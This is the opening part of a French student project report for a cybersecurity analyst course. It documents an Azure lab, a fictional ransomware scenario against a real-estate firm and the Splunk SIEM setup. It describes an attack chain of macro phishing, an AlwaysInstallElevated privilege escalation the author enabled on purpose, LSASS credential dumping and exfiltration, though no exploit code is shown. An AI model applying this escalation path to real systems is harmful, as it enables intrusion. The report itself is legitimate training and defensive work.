Projet CyberUniversity – Analyste Cybersécurité (Projet #1)

Gil NEVES

Avril 2025

Table des matières

Projet CyberUniversity – Analyste Cybersécurité (Projet #1) 1

I. Introduction 3

II. Architecture du Projet 4

1. Inventaire des éléments 4
2. Cartographie de l'Architecture 10

III. Contexte et Scénario de l'attaque 11

1. L'Entreprise 11
2. L'Acteur Malveillant (N16H7M4R3 – Nightmare) 11
3. Le Scénario détaillé de l'attaque 11

IV. Supervision Systèmes 13

1. Diagramme Supervision Systèmes 13
2. Détails et Configuration de la Supervision 14
3. Dashboard et Alertes 21

V. Documentation de l'attaque 26

VI. Analyse et Détection de l'attaque 50

VII. Rapport d'Incident 69

1. Résumé Exécutif 69
2. Découvertes 70
3. Détails des Découvertes 71
4. Recommandations 76

VIII. Difficultés Rencontrées 79

I. Introduction

Dans le cadre de la formation « **Analyste Cybersécurité** » dispensée par **CyberUniversity**, ce projet vise à mettre en pratique l'ensemble des éléments et concepts abordés durant les différents cours.

Ce projet met un accent à la fois sur la pratique, l'autonomie ainsi qu'à l'application des méthodes d'attaques et de défenses employées par des acteurs malveillants et des membres de la Blue Team. Il se veut au plus proche possible des conditions réelles.

Le présent rapport se compose de plusieurs parties décrivant l'ensemble de l'architecture mise en place dans un premier temps, le contexte de l'entreprise ciblée, le scénario offensif détaillé envisagé par l'attaquant ainsi qu'une investigation de l'incident et des recommandations pertinentes prenant en compte la maturité Cyber de l'entreprise.

II. Architecture du Projet

Cette partie décrit l'ensemble de l'inventaire, des configurations ainsi que l'infrastructure mise en place pour le Projet. L'ensemble a été provisionné dans le Cloud sous Microsoft Azure.

1. Inventaire des éléments

Le projet se compose de 6 machines distinctes ayant des fonctions précises. Cette infrastructure a entièrement été déployée à travers Azure.

Au niveau des « **Security Groups** » (Firewall Azure), aucune règle n'a été ajoutée, mis à part pour la machine de l'attaquant, ainsi que le SIEM, toutes deux accessibles via une IP Publique depuis mon adresse IP uniquement. Les autres flux étant gérés exclusivement par le pfSense si besoin.

Name ↑↓
DEB-NAS-02
FW-01
kalibox
SIEM-01
SRV-AD-01
WIN10-hfranck

DEB-NAS-02 (172.20.15.6) – 1 vCPU / 1GB RAM

Serveur Linux sous Debian 12 à jour, avec Syslog et Samba. Un Share SMB a également été configuré sur ce Serveur, avec un utilisateur (**i75admin**) pouvant accéder au répertoire partagé.

```
i75admin@DEB-NAS-02:~$ uname -a
Linux DEB-NAS-02 6.1.0-32-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.129-1 (2025-03-06) x86_64 GN
U/Linux
i75admin@DEB-NAS-02:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Debian
Description:    Debian GNU/Linux 12 (bookworm)
Release:        12
Codename:       bookworm
```

FW-01 (172.20.15.4 / 52.143.155.87 / fw-01.francecentral.cloudapp.azure.com) – 1 vCPU / 1GB RAM

Une instance virtuelle pfSense CE 2.7.2 avec 2 cartes réseaux. La première qui gère le réseau WAN (10.0.0.4/24), et la seconde pour le réseau LAN. (172.20.15.4/24)

Des règles NAT ont également été créées pour accéder aux machines du LAN pour les configurations initiales, et le Forward DNS est activé vers les DNS Azure.

System Information

Name	fw-01.francecentral.cloudapp.azure.com
User	admin@[redacted] (Local Database)
System	Microsoft Azure Netgate Device ID: **31b10a7472ad7850857a**
BIOS	Vendor: **American Megatrends Inc.** Version: **090008** Release Date: **Fri Dec 7 2018**
Version	**2.7.2-RELEASE** (amd64) built on Mon Mar 4 20:53:00 CET 2024 FreeBSD 14.0-CURRENT

WAN Interface (wan, hn0)

Status	up
DHCP	up Release WAN
MAC Address	60:45:bd:6c:a6:fc
IPv4 Address	10.0.0.4
Subnet mask IPv4	255.255.255.0

LAN Interface (lan, hn1)

Status	up
MAC Address	60:45:bd:6e:02:b9
IPv4 Address	172.20.15.4
Subnet mask IPv4	255.255.255.0

Kalibox (10.0.10.4 / 132.164.201.19) – 1 vCPU / 2GB RAM

Une simple VM Kali v2024.4 en mode console uniquement, avec les derniers paquets à jour. Quelques règles au niveau des « Security Groups » ont été ajoutées, notamment pour permettre l'accès aux ports 4444, 4445, 8000 et 8080 qui permettent d'héberger les charges utiles et autres outils afin d'exécuter toutes les étapes de l'attaque.

Inbound port rules (5)

100	AllowMyIpAddressSSHInbound	22	TCP	[redacted]	Any	Allow
110	AllowAnyCustomInbound	8080,8000,4444,4445	TCP	52.143.155.87/32	Any	Allow
65000	AllowVnetInBound	Any	Any	VirtualNetwork	VirtualNetwork	Allow
65001	AllowAzureLoadBalancerInBound	Any	Any	AzureLoadBalancer	Any	Allow
65500	DenyAllInBound	Any	Any	Any	Any	Deny

SIEM-01 (172.20.16.4 / 9.141.162.184) – 2 vCPUs / 8GB RAM

Un Serveur Linux sous Debian 12, avec Splunk Enterprise 9.4.1. Des Add-ons supplémentaires ont également été installés, notamment pour faciliter le parsing des évènements reçus, ainsi que pour la détection, le déclenchement de certaines alertes et les Dashboards basiques.

Pour faciliter le déploiement, cette installation de Splunk est effectuée en mode Single Server (S1), les composants Indexer et Search Head sont installé sur la même instance.

Une adresse IP Publique a également été dédiée à cette VM afin de simplifier l'accès à l'UI Splunk.

Inbound port rules (5)

100	AllowMyIpAddressCustom8000Inboun	8000	TCP	[redacted]	Any	Allow
110	AllowMyIpAddressSSHInbound	22	TCP	[redacted]	Any	Allow
65000	AllowVnetInBound	Any	Any	VirtualNetwork	VirtualNetwork	Allow
65001	AllowAzureLoadBalancerInBound	Any	Any	AzureLoadBalancer	Any	Allow
65500	DenyAllInBound	Any	Any	Any	Any	Deny


SRV-AD-01 (172.20.15.5) – 1 vCPU / 2GB RAM

Un Serveur Windows 2019 possédant les derniers correctifs de sécurité.


Ce Serveur a également été promu Contrôleur de Domaine (immo-paris.local), fait office de DNS Forwarder (requêtes transmises au Firewall) et un Partage Réseau a été ajouté pour les besoins du scénario.

```
Host Name:                  SRV-AD-01
OS Name:                    Microsoft Windows Server 2019
OS Version:                 10.0.17763 N/A Build 17763
OS Manufacturer:            Microsoft Corporation
OS Configuration:           Primary Domain Controller
```

Computer name	SRV-AD-01	Last installed updates	3/21/2025 1:26 PM
Domain	immo-paris.local	Windows Update	Install updates automatical
		Last checked for updates	3/21/2025 1:24 PM
Windows Defender Firewall	Public: On	Windows Defender Antivirus	Real-Time Protection: On
Remote management	Enabled	Feedback & Diagnostics	Settings
Remote Desktop	Enabled	IE Enhanced Security Configuration	On
NIC Teaming	Disabled	Time zone	(UTC) Coordinated Univers
Ethernet	172.20.15.5, IPv6 enabled	Product ID	00430-00000-00000-AA37




Un partage réseau par défaut a été créé. Seul l'utilisateur **i75admin** à les droits en lecture/écriture.



De plus, une GPO « Agents » a été créée, à laquelle nous avons assigné l'utilisateur « **hfranck** ».

Dans cette Politique, nous avons activé deux Règles pour les besoins de notre scénario :


- Computer Configuration > Policies > Administrative Templates > Wndows Components > Windows Installer > Always install with elevated privileges
- User Configuration > Policies > Administrative Templates > Wndows Components > Windows Installer > Always install with elevated privileges




Aucune configuration supplémentaire n'a été faite au niveau GPO, ce qui par défaut rend le Serveur vulnérable.

WIN10-hfranck (172.20.15.8) – 1 vCPU / 2 GB RAM

Un Poste de Travail sous Windows 10, possédant les derniers correctifs de sécurité ainsi que Windows Defender activé. En revanche, aucun hardening de Sécurité n'est effectué sur le poste.




Nous avons également enregistré des identifiants de connexion dans le Credential Manager de Windows pour notre scénario.



2. Cartographie de l'Architecture

Voici une cartographie de l'infrastructure mise en place sur Microsoft Azure.

On remarque que plusieurs Ressources Azure sont situées dans des Zones Géographiques différentes. Cela est volontaire, et dû à une limitation du type de Compte Azure. (Free Plan)



III. Contexte et Scénario de l'attaque

Cette partie a pour but d'exposer le contexte de l'Entreprise victime de la Cyberattaque ainsi que l'acteur malveillant en cause, ses motivations et son mode opératoire.

1. L'Entreprise

IMMO Paris est une petite entreprise de moins de 20 salariés et qui se spécialise dans la vente et la location de biens immobiliers de luxe, exclusivement à Paris.

Elle possède 4 agences dans la capitale qui se répartissent les demandes en fonction des disponibilités des agents ainsi que de la zone géographique des biens.

Malgré sa petite taille, l'entreprise possède une infrastructure IT. Toutes les agences sont connectées entre elles via des VPN point à point.

Un prestataire IT est responsable de la maintenance et des demandes support de l'ensemble du personnel de manière ponctuelle.

2. L'Acteur Malveillant (N16H7M4R3 – Nightmare)

L'attaquant n'a pas été formellement identifié lors des investigations, n'ayant pas laissé de traces ou de « signatures » permettant de le nommer. Nous lui donnerons le nom de Nightmare. (N16H7M4R3)

Son procédé d'attaque permet tout de même de caractériser son profil d'attaquant. Il s'agit sans nul doute d'un profil de type Crime Organisé et fortement motivé par le profit, disposant d'importants moyens financiers et humains.

3. Le Scénario détaillé de l'attaque

La genèse de l'attaque commence tout d'abord par le piratage d'une simple boîte e-mail, appartenant à l'assistant d'un riche millionnaire que nous nommerons **Paul OCHON**. Le millionnaire quant à lui se nommera **Jean BON**.

En effet, il est probable que le Goupe Cybercriminel Nightmare ait obtenu une liste d'identifiants et mots de passe compromis, par le biais d'une campagne **infostealer**[1] ou par un fournisseur d'identifiants compromis récemment.

1. Un information stealer est un type de code malveillant utilisé pour collecter des informations d'identification sur une machine compromise.

Durant le mois de Mars 2025, l'attaquant a eu connaissance d'échanges entre Paul OCHON ainsi qu'un Agent Immobilier du Groupe IMMO Paris, que nous nommerons **Henri FRANCK**.

Dans ces échanges, il est question de l'intérêt de Mr. Jean BON pour un bien immobilier en particulier. L'agent Immobilier lui prie alors de lui joindre une Promesse d'Achat pour le bien en question, afin d'entamer les procédures administratives nécessaires à l'achat du bien.

Opportuniste, l'attaquant va se faire passer pour l'assistant du millionnaire, et envoyer une Promesse d'Achat **vérolée**, sous forme d'un **Document Word**. *(T1656 – Impersonation) (T1566.001 - Phishing: Spearphishing Attachment)*

Henri Franck, pensant que ce document est tout à fait légitime car venant d'une source identifiée, va l'ouvrir et autoriser l'exécution de la **Macro** attachée.

Cette macro malveillante va permettre à notre attaquant d'obtenir un **premier accès** à la machine de l'Agent Immobilier. *(T1204.002 - User Execution: Malicious File)*

Ayant un premier accès à l'Entreprise avec un Compte Utilisateur limité, notre attaquant va tenter une **élévation de privilèges** locale, via une **configuration de Sécurité critique**, pour lui permettre d'atteindre son objectif final. *(T1546.016 - Event Triggered Execution: Installer Packages) (T1218.007 - System Binary Proxy Execution: Msiexec)*

Dorénavant en possession d'un Compte Système privilégié, l'acteur malveillant continue sa **reconnaissance** des Systèmes connectés au poste de l'Agent Immobilier, afin d'obtenir une **cartographie** plus complète de l'infrastructure et des **surfaces d'attaque**. Des techniques de **persistance** et d'**évasion des défenses** en place sont également employées. *(T1562.001 - Impair Defenses: Disable or Modify Tools) (T1053.005 - Scheduled Task/Job: Scheduled Task) (T1595.001 - Active Scanning: Scanning IP Blocks) (T1003.001 - OS Credential Dumping: LSASS Memory)*

Enfin, nous arrivons aux étapes finales de l'attaque. L'acteur malveillant est maintenant en possession d'un Compte Administrateur de Domaine. Cela va lui permettre **d'énumérer** les informations contenues dans les Partages Réseaux identifiés, d'**exfiltrer les données** intéressantes, puis de **chiffrer** le contenu sur les Systèmes et réclamer une rançon. *(T1078.002 - Valid Accounts: Domain Accounts) (T1135 - Network Share Discovery) (T1083 - File and Directory Discovery) (T1560.001 - Archive Collected Data) (T1048 - Exfiltration Over Alternative Protocol) (T1555.004 - Credentials from Password Stores)*

Henri Franck en voulant accéder à des informations essentielles sur le Réseau Partagé, s'aperçoit alors qu'il n'arrive plus à ouvrir aucun des fichiers. C'est à ce moment-là qu'il contacte le prestataire IT en urgence pour débloquer la situation.


Fort heureusement, les données sont restaurées via une Sauvegarde « **à froid** » du Partage Réseau qui avait été effectuée une semaine auparavant, sur un Stockage Cloud privé dédié à l'Entreprise et un Serveur Physique en mode « **Air Gap** » sur une des agences.

IV. Supervision Systèmes

Face à l'explosion des attaques par ransomware et les nombreuses fuites de données dont font face les entreprises, le prestataire IT a récemment conseillé à l'entreprise de mettre en place un premier niveau de supervision.

Ce dernier permettrait de surveiller les actifs de l'entreprise, notamment les Postes des employés, ainsi que les différents Serveurs et Systèmes de l'entreprise.

1. Diagramme Supervision Systèmes




2. Détails et Configuration de la Supervision

Un SIEM a rapidement été mis en place dans un premier temps, afin de pouvoir collecter efficacement les données et journaux des Systèmes de l'agence. Le but étant de pouvoir analyser les comportements et trafic suspects à travers le SI de l'entreprise, si une compromission ou un incident venait à se produire.


Splunk 9.4.1 a été installé sur un Serveur Linux avec Debian 12. La documentation officielle a été consultée afin d'installer l'outil de manière optimale.

1. Téléchargement et installation du paquet Debian. (https://docs.splunk.com/Documentation/Splunk/9.4.1/Installation/InstallonLinux)
2. Démarrage et création d'un utilisateur Admin. (https://docs.splunk.com/Documentation/Splunk/9.4.1/Installation/StartSplunkforthefirsttime)
3. Configuration du démarrage automatique lors du démarrage Serveur. (https://docs.splunk.com/Documentation/Splunk/9.4.1/Admin/ConfigureSplunktostartatboottime)

L'activation du mode HTTPS sur le Serveur a été activé, et un Certificat Auto-Signé a été utilisé par défaut par Splunk. (https://docs.splunk.com/Documentation/Splunk/9.4.1/Security/TurnonbasicencryptionwithSplunkWeb)



Nous créons également un « **Listener** » depuis l'interface Splunk, sur un port au choix. Nous choisirons le port 9997.



Afin d'améliorer les fonctionnalités de Splunk et de nous permettre de traiter et analyser de manière efficace les journaux transmis par les machines de l'entreprise, nous avons choisi d'installer des Add-Ons Splunk qui permettent facilement d'étendre les capacités standard de notre SIEM.

Splunk Add-on for Sysmon	Splunk_TA_microsoft_sysmon	4.0.2
Splunk Add-on for Microsoft Windows	Splunk_TA_windows	9.0.1
Technology Add-on for pfSense	TA-pfsense	3.0.0
Sysmon Security Monitoring App for Splunk	splunksysmonsecurity	4.0.13

Le premier Add-on installé va nous permettre d'extraire et parser les informations reçues au format Syslog depuis pfSense, et de mettre à disposition ces données directement dans un index Splunk, prêt à l'emploi.

- pfSense Add-on for Splunk (https://splunkbase.splunk.com/app/5613)

L'Add-on suivant nous permet d'ingérer facilement les journaux générés par l'utilitaire Sysmon, installé sur nos Systèmes Windows. Les données et champs sont parsés et mis à disposition dans Splunk.

- Splunk Add-on for Sysmon (https://splunkbase.splunk.com/app/5709)

Nous avons également installé un Add-on supplémentaire qui nous permet d'étendre les fonctionnalités de Splunk à l'aide de macros supplémentaires qui vont détecter des activités suspicieuses. Ces détections fonctionnent grâce aux journaux remontés par Sysmon et la journalisation Windows ainsi que des marqueurs statiques d'activités malveillantes.

- Sysmon Security Monitoring App (https://splunkbase.splunk.com/app/6253)

Toujours au niveau du Serveur Splunk, nous devons configurer manuellement l'Add-On pfSense et spécifier le port d'écoute destiné aux journaux Syslog de notre Firewall.

Dans notre cas, nous configurons le port 7001 ainsi qu'un index dédié.

```
sadmin@SIEM-01:/opt/splunk/etc/apps/splunk_fw_pfsense/local$ ls -l
total 4
-rw-r--r-- 1 splunk splunk 42 Mar 21 09:36 inputs.conf
sadmin@SIEM-01:/opt/splunk/etc/apps/splunk_fw_pfsense/local$ cat inputs.conf
[udp://:7001]
index=fw
sourcetype=pfsense
```

